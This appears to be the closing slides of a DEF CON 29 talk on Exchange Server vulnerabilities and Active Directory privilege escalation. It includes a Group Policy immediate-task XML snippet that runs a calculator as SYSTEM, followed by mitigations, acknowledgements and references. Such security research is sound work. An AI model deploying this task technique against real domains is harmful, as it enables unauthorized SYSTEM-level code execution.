


Design a new privilege escalation method




```
<ImmediateTaskV2 clsid="{9756B581-76EC-4169-9AFC-0CA8D43ADB5F}" name="PopCalc" image="0"
    <Properties action="C" name="PopCalc" runAs="NT AUTHORITY\System" logonType="S4U">
        <Task version="1.3">
            ...
            <Principals>
                <Principal id="Author">
                    <UserId>
                        NT AUTHORITY\System
                    </UserId>
                    <LogonType>
                        S4U
                    </LogonType>
                    <RunLevel>
                        HighestAvailable
                    </RunLevel>
                </Principal>
            </Principals>
            ...
            <Actions Context="Author">
                <Exec>
                    <Command>
                        cmd.exe
                    </Command>
                    <Arguments>
                        /c calc
                    </Arguments>
                </Exec>
            </Actions>
        </Task>
    </Properties>
</ImmediateTaskV2>
```

Computer Immediate Task



Mitigation

- Switch to Active Directory split permissions model
  - Effectively limit Exchange rights in Active Directory

Conclusion & Takeaways

Conclusion & Takeaways

- For Red Teams
  - Two new Exchange Server vulnerabilities
  - A new lateral movement / privilege escalation method
- For Blue Teams
  - Patch all vulnerable Exchange Servers and the Windows Servers where they are running on!
  - Switch your Exchange Servers to Active Directory split permissions model if possible
  - Restrict NTLM usage as much as possible

Acknowledgement

- The Printer Bug @tifkin_ from SpecterOps
- Impacket @agsolino
- ExchangeRelayX @quickbreach
- impacket/exchanger.py Arseniy Sharoglazov
- MMC20 @enigma0x3 from SpecterOps
- CVE-2020-1113 @sploutchy from Compass Security
- CVE-2021-1678 Eyal Karni and Alex Ionescu from CrowdStrike
- SharpGPOAbuse @FSecureLabs
- Special thanks to MSRC for their hard work in fixing these vulnerabilities

References

[1] https://www.zerodayinitiative.com/blog/2018/12/19/an-insincere-form-of-flattery-impersonating-users-on-microsoft-exchange

[2] https://www.slideshare.net/harmj0y/derbycon-the-unintended-risks-of-trusting-active-directory

[3] https://docs.microsoft.com/en-us/exchange/client-developer/web-service-reference/ews-operations-in-exchange

[4] https://github.com/quickbreach/ExchangeRelayX

[5] https://blog.compass-security.com/2020/05/relaying-ntlm-authentication-over-rpc/

[6] https://www.crowdstrike.com/blog/cve-2021-1678-printer-spooler-relay-security-advisory/

[7] https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-rpce/425a7c53-c33a-4868-8e5b-2a850d40dc73

[8] https://enigma0x3.net/2017/01/05/lateral-movement-using-the-mmc20-application-com-object/

[9] https://github.com/SecureAuthCorp/impacket

[10] https://github.com/gdedrouas/Exchange-AD-Privesc

[11] https://labs.f-secure.com/tools/sharpgpoabuse/


DEF CON 29
Thank you !
Tianze Ding (@D1iv3)
NACKERMAN